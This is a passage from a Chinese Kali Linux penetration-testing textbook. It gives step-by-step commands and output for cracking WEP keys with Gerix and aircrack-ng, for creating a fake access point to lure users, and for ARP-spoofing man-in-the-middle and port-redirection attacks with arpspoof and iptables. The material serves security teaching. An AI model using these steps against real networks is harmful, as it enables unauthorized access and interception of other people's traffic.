


图 9.4 扫描到的网络

(8) 从该界面可以看到扫描到附近的所有无线网络。本例中选择攻击 WEP 加密的无线网络，这里选择 Essid 为 Test 的无线网络。然后将鼠标切换到 WEP 选项卡，如图 9.5 所示。



图 9.5 WEP 配置

(9) 该界面用来配置 WEP 相关信息。单击 General functionalities 命令，将显示如图 9.6 所示的界面。



图 9.6 General functionalities 界面

(10) 该界面显示了 WEP 的攻击方法。在该界面的 Functionalities 下，单击 Start Sniffing and logging 按钮，将显示如图 9.7 所示的界面。

```
sniff_dump --bssid 14:E6:E4:AC:FB:20 mon0; read;
CH 1 ][ Elapsed: 29 mins ][ 2014-05-13 13:33
BSSID      PWR  RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  E
14:E6:E4:AC:FB:20  -40  0    17012    26390  0  1  54e  WEP  WEP  OPN  T
BSSID      STATION    PWR  Rate  Lost  Frames  Probe
14:E6:E4:AC:FB:20  00:C1:40:76:05:6C  0  0 - 1  2  2881
14:E6:E4:AC:FB:20  18:DC:56:F0:62:AF  -36  54e- 1e  0  32551
```

图 9.7 捕获无线 AP

(11) 该界面显示了与 Test 传输数据的无线 AP。然后在图 9.6 中单击 WEP Attacks (no-client) 命令，将显示如图 9.8 所示的界面。



图 9.8 ChopChop attack

(12) 在该界面单击 Start false access point Authentication on victim 按钮，没有任何输出信息。然后单击 Start the ChopChop attack 按钮，将显示如图 9.9 所示的界面。

(13) 该界面是抓取数据包的过程。当捕获到无线 AP 时，将显示 Use this packet?。此时输入 y 将开始捕获数据，生成一个名为 .cap 文件，如图 9.10 所示。

```

bash -c "aireplay-ng -4 -h 00:C1:40:76:05:6C mon
Read 5708 packets...

Size: 116, FromDS: 1, ToDS: 0 (WEP)

BSSID = 14:E6:E4:AC:FB:20
Dest. MAC = 33:33:00:00:00:16
Source MAC = 18:1C:56:F0:62:AF

0x0000: 0842 0000 3333 0000 0016 14e6 e4ac fb20 .B..33.....
0x0010: 18dc 56f0 62af c0f0 00db d600 15f2 3146 ..V.b.....1F
0x0020: 5597 0207 f55d 7865 4f0e b08f aaa1 77da U...]xe0....w.
0x0030: 5d37 d2be bb41 7ffe 33eb b45c 4cf2 c21f J7...A.3..L...
0x0040: 25dd 47ec c8b8 1ca4 548d 4362 613e 1e47 %G....T.Cba>,G
0x0050: 71ed 5e7b 71fc e572 fd7b dd54 cd9c 7890 q.^{q..r.({.T..x.
0x0060: 2c40 91b2 3a8b dc2c 860a 5047 fa45 5d9e .@..:....PG.EI.
0x0070: a90c 2435 ..$5

Use this packet ? y

```

图 9.9 捕获的数据包

```

bash -c "aireplay-ng -4 -h 08:10:77:0A:53:43 mon
Offset: 40 (91% done) | xor = 94 | pt = 00 | 1085 frames written in 18589ms
Sent 8018 packets, current guess: 32...

The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround: IP header re-creation.
This doesn't look like an IP packet, try another one.

Warning: ICV checksum verification FAILED! Trying workaround.

The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround: IP header re-creation.
This doesn't look like an IP packet, try another one.

Workaround couldn't fix ICV checksum.
Packet is most likely invalid/useless
Try another one.

Saving plaintext in replay_dec-0514-162307.cap
Saving keystream in replay_dec-0514-162307.xor

Completed in 1768s (0,04 bytes/s)

```

图 9.10 生成.cap 文件

(14) 从该界面可以看到将捕获到的数据包保存到 `replay_dec-0514-162307.cap` 文件中，该文件用于攻击的时候使用。在图 9.10 中，可能会出现如图 9.11 所示的错误。

```

bash -c "aireplay-ng -4 -h 00:C1:40:76:05:6C mon
0x00b0: ef2c 3517 85af e1fe 1e6f 7bd4 e6df e6ce .5.....of.....
0x00c0: b314 c609 6885 2991 f363 f10f fa14 aea4 ....h)..c.....
0x00d0: 42f6 da34 0d15 276e af7d 375c 7b98 adec B..4..'n.}7\....
--- CUT ---

Use this packet ? y

Saving chosen packet in replay_src-0513-144029.cap

Sent 5064 packets, current guess: 23...

The chopchop attack appears to have failed. Possible reasons:

* You're trying to inject with an unsupported chipset (Centrino?).
* The driver source wasn't properly patched for injection support.
* You are too far from the AP. Get closer or reduce the send rate.
* Target is 802.11g only but you are using a Prism2 or RTL8180.
* The wireless interface isn't setup on the correct channel.
* The client MAC you have specified is not currently authenticated.
  Try running another aireplay-ng to fake authentication (attack "-1").
* The AP isn't vulnerable when operating in authenticated mode.
  Try aireplay-ng in non-authenticated mode instead (no -h option).

```

图 9.11 chopchop attack 失败

当出现以上错误时，建议换一块无线网卡。然后在图 9.8 中依次单击 `Create the ARP packet to be injected on the victim access point` 和 `Injct the created packet on victim access point` 按钮，将打开如图 9.12 所示的界面。

```

output_FORGED mon0; read; "
No source MAC (-h) specified. Using the device MAC (00:C1:40:76:05:6C)

Size: 68, FromDS: 0, ToDS: 1 (WEP)

BSSID = 14:E6:E4:AC:FB:20
Dest. MAC = FF:FF:FF:FF:FF:FF
Source MAC = 00:C1:40:76:05:6C

0x0000: 0841 0201 14e6 e4ae fb20 0810 770a 5343 .A.....w.SC
0x0010: ffff ffff ffff 8001 0142 f100 207e 4c72 .....B.. "Lr
0x0020: 5676 5501 9e0f b496 9284 8b20 fe15 45a6 \WU.....E.
0x0030: c860 7486 3f79 d4b0 d157 5048 3474 843f .t.?y...NPH4t.?
0x0040: 406e cf51 @n.Q

Use this packet ? y

```

图 9.12 是否使用该数据包

(15) 在该界面询问是否 `Use this packet?`。在 `Use this packet?` 后输入 `y`，将大量的抓取数据包。当

捕获的数据包达到 2 万时，单击 Cracking 选项卡，将显示如图 9.13 所示的界面。




图 9.13 攻击界面

(16) 在该界面单击 WEP cracking，将显示如图 9.14 所示的界面。



图 9.14 破解 WEP 密码

(17) 在该界面单击 Aircrack-ng-Decrypt WEP password 按钮，将显示如图 9.15 所示的界面。



```
aircrack-log.txt; read; "  
Aircrack-ng 1.2 beta2  
[00:03:28] Tested 134401 keys (got 15095 IVs)  
KB depth byte(vote)  
0 27/ 32 E3(17320) 0D(17664) 39(17664) 56(17664) 6D(17664)  
1 21/ 1 8C(18176) 8F(17920) EB(17920) D7(17920) 2B(17664)  
2 15/ 2 8D(18688) 4F(18432) 51(18432) 84(18176) 89(18176)  
3 3/ 3 7C(20736) 94(20224) 1C(19712) 8A(19712) EB(19456)  
4 6/ 35 E3(18944) 14(18688) 20(18688) 31(18688) 3B(18688)  
Failed. Next try with 20000 IVs.  
Starting PTW attack with 20105 ivs.  
KEY FOUND! [ 61:62:63:64:65 ] (ASCII: abcde )  
Decrypted correctly: 100%
```

图 9.15 破解结果

(18) 从该界面可以看到破解 WEP 加密密码共用时间为 3 分 28 秒。当抓取的数据包为 20105 时，找到了密码，其密码为 abcde。

9.2.2 使用 Gerix 创建假的接入点

使用 Gerix 工具可以创建和建立一个假的接入点（AP）。设置一个假的访问点，可以诱骗用户访问这个访问点。在这个时代，人们往往会为了方便而这样做。连接开放的无线接入点，可以快速及方便地发送电子邮件或登录社交网络。下面将介绍以 WEP 加密的无线网络为例，创建假接入点。

使用 Gerix 工具创建假接入点。具体操作步骤如下所示：

(1) 启动 Gerix 工具。执行命令如下所示：

```
root@kali:/usr/share/gerix-wifi-cracker# python gerix.py
```

(2) 切换到 Configuration 选项卡。在该界面选择无线接口，单击 Enable/Disable Monitor Mode 按钮。当监听模式成功被启动后，单击 Select Target Network 下的 Rescan Networks 按钮。

(3) 在扫描到的所有网络中，选择 WEP 加密的网络。然后单击 Fake AP 选项卡，将显示如图 9.16 所示的界面。




图 9.16 Fake AP 界面

(4) 从该界面可以看到默认的接入点 ESSID 为 honeypot。现在将 honeypot 修改为 personalnetwork，同样将攻击的无线接口的 channel 也要修改。修改后如图 9.17 所示。




图 9.17 创建 Fake AP

(5) 以上信息设置完后，其它配置保持默认设置。然后单击 **Start Fake Access Point** 按钮，将显示如图 9.18 所示的界面。




图 9.18 启动假接入点

(6) 当有用户连接创建的 personalnetwork AP 时，该界面会输出如下所示的信息。

```
17:32:34 Client 18:DC:56:F0:62:AF associated(WEP) to ESSID: "personalnetwork"
```

以上信息表示，MAC 地址 18:DC:56:F0:62:AF 的 AP 正在连接 personalnetwork。

9.3 Arpspoof 工具

Arpspoof 是一个非常好的 ARP 欺骗的源代码程序。它的运行不会影响整个网络的通信，该工具通过替换传输中的数据从而达到对目标的欺骗。本节将介绍 Arpspoof 工具的使用。

9.3.1 URL 流量操纵攻击

URL 流量操作非常类似于中间人攻击，通过目标主机将路由流量注入到因特网。该过程将通过 ARP 注入实现攻击。本节将介绍使用 arpspoof 工具实现 URL 流量操纵攻击。使用 Arpspoof 工具实现 URL 流量操作攻击。具体操作步骤如下所示：

(1) 开启路由转发功能。执行命令如下所示：

```
root@kali:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
```

执行以上命令后，没有任何信息输出。

(2) 启动 arpspoof 注入攻击目标系统。攻击的方法是攻击者（192.168.6.102）发送 ARP 数据包，以欺骗网关（192.168.6.1）、目标系统（192.168.6.101）。下面首先欺骗目标系统，执行命令如下所示：

```
root@kali:~# arpspoof -i eth0 -t 192.168.6.101 192.168.6.1
50:e5:49:eb:46:8d 0:19:21:3f:c3:e5 0806 42: arp reply 192.168.6.1 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 0:19:21:3f:c3:e5 0806 42: arp reply 192.168.6.1 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 0:19:21:3f:c3:e5 0806 42: arp reply 192.168.6.1 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 0:19:21:3f:c3:e5 0806 42: arp reply 192.168.6.1 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 0:19:21:3f:c3:e5 0806 42: arp reply 192.168.6.1 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 0:19:21:3f:c3:e5 0806 42: arp reply 192.168.6.1 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 0:19:21:3f:c3:e5 0806 42: arp reply 192.168.6.1 is-at 50:e5:49:eb:46:8d
```

输出的信息显示了攻击者向目标主机 192.168.6.102 发送的数据包。其中 50:e5:49:eb:46:8d 表示攻击者的 MAC 地址；19:21:3f:c3:e5 表示 192.168.6.101 的 MAC 地址。当以上过程攻击成功后，目标主机 192.168.6.101 给网关 192.168.6.1 发送数据时，都将发送到攻击者 192.168.6.102 上。

(3) 使用 arpspoof 注入攻击网关。执行命令如下所示：

```
root@kali:~# arpspoof -i eth0 -t 192.168.6.1 192.168.6.101
50:e5:49:eb:46:8d 14:e6:e4:ac:fb:20 0806 42: arp reply 192.168.6.101 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 14:e6:e4:ac:fb:20 0806 42: arp reply 192.168.6.101 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 14:e6:e4:ac:fb:20 0806 42: arp reply 192.168.6.101 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 14:e6:e4:ac:fb:20 0806 42: arp reply 192.168.6.101 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 14:e6:e4:ac:fb:20 0806 42: arp reply 192.168.6.101 is-at 50:e5:49:eb:46:8d
50:e5:49:eb:46:8d 14:e6:e4:ac:fb:20 0806 42: arp reply 192.168.6.101 is-at 50:e5:49:eb:46:8d
```

以上输出信息显示了攻击者向网关 192.168.6.1 发送的数据包。当该攻击成功后，网关 192.168.6.1 发给目标系统 192.168.6.101 上的信息发送到攻击者主机 192.168.6.102 上。

(4) 以上步骤都执行成功后，攻击者就相当于控制了网关与目标主机传输的数据。攻击者可以通过收到的数据，查看到目标系统上重要的信息。

为了验证以上的信息，下面举一个简单的例子。

【实例 9-1】 通过使用 Wireshark 抓包验证 arpspoof 工具的攻击。具体操作步骤如下所示：

(1) 启动 Wireshark 工具。在 Kali Linux 桌面依次选择“应用程序”|Kali Linux|Top 10 Security Tools|wireshark 命令，将显示如图 9.19 所示的界面。




图 9.19 Wireshark 启动界面

(2) 在该界面 **Start** 下面，选择要捕获的接口。这里选择 **eth0**，然后单击 **Start** 按钮，将显示如图 9.20 所示的界面。




图 9.20 抓包界面

(3) 该界面可以对 **Wireshark** 进行相关设置及启动、停止、刷新数据包。

(4) 在目标系统 192.168.6.101 上 ping 网关 192.168.6.1。执行命令如下所示：

```
C:\Users\Administrator>ping 192.168.6.1
```

以上命令执行完后，到 Kali 下查看 **Wireshark** 抓取的数据包。如图 9.21 所示。




图 9.21 捕获的数据包

(5) 该界面显示了 192.168.6.101 与 192.168.6.1 之间数据传输的过程。其中传输整个过程的编号为 28-33，28-30 是一个请求数据包过程，31-33 是目标响应数据包过程。下面详细分析捕获的数据包。

- ❑ 28: 表示 192.168.6.101 (源) 向 192.168.6.1 (目标) 发送 ping 请求。
- ❑ 29: 表示 192.168.6.102 将 192.168.6.101 的数据包进行转发。
- ❑ 30: 表示 192.168.6.102 将转发后的数据包，再向 192.168.6.1 发送请求。
- ❑ 31: 表示目标主机 192.168.6.1 响应 192.168.6.101 的请求。
- ❑ 32: 表示该响应被发送到 192.168.6.102 上，此时该主机转发到 192.168.6.1。
- ❑ 33: 目标主机 192.168.6.1 将转发的数据发送给 192.168.6.101 上。

9.3.2 端口重定向攻击

端口重定向又叫端口转发或端口映射。端口重定向接收到一个端口数据包的过程（如 80 端口），并且重定向它的流量到不同的端口（如 8080）。实现这类型攻击的好处就是可以无止境的，因为可以随着它重定向安全的端口到未加密端口，重定向流量到指定设备的一个特定端口上。本节将介绍使用 arpspoof 实现端口重定向攻击。使用 arpspoof 实现端口重定向攻击。具体操作步骤如下所示：

(1) 开启路由转发攻击。执行命令如下所示：

```
root@kali:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
```

(2) 启动 arpspoof 工具注入流量到默认网络。例如，本例中的默认网关地址为 192.168.6.1。执行命令如下所示：

```
root@kali:~# arpspoof -i eth0 192.168.6.1
```

在 Kali Linux 上执行以上命令后，没有任何输出信息。这是 Kali 1.0.6 上的一个 bug，因为在该系统中 dsniff 软件包的版本是 dsniff-2.4b1+debian-22。执行 arpspoof 命令不指定目标系统时，只有在 dsniff 软件包为 dsniff-2.4b1+debian-21.1 上才可正常运行。

(3) 添加一条端口重定向的防火墙规则。执行命令如下所示：

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

执行以上命令后，没有任何输出。

以上设置成功后，当用户向网关 192.168.6.1 的 80 端口发送请求时，将会被转发为 8080 端口发送到攻击者主机上。

大学霸

www.daxueba.net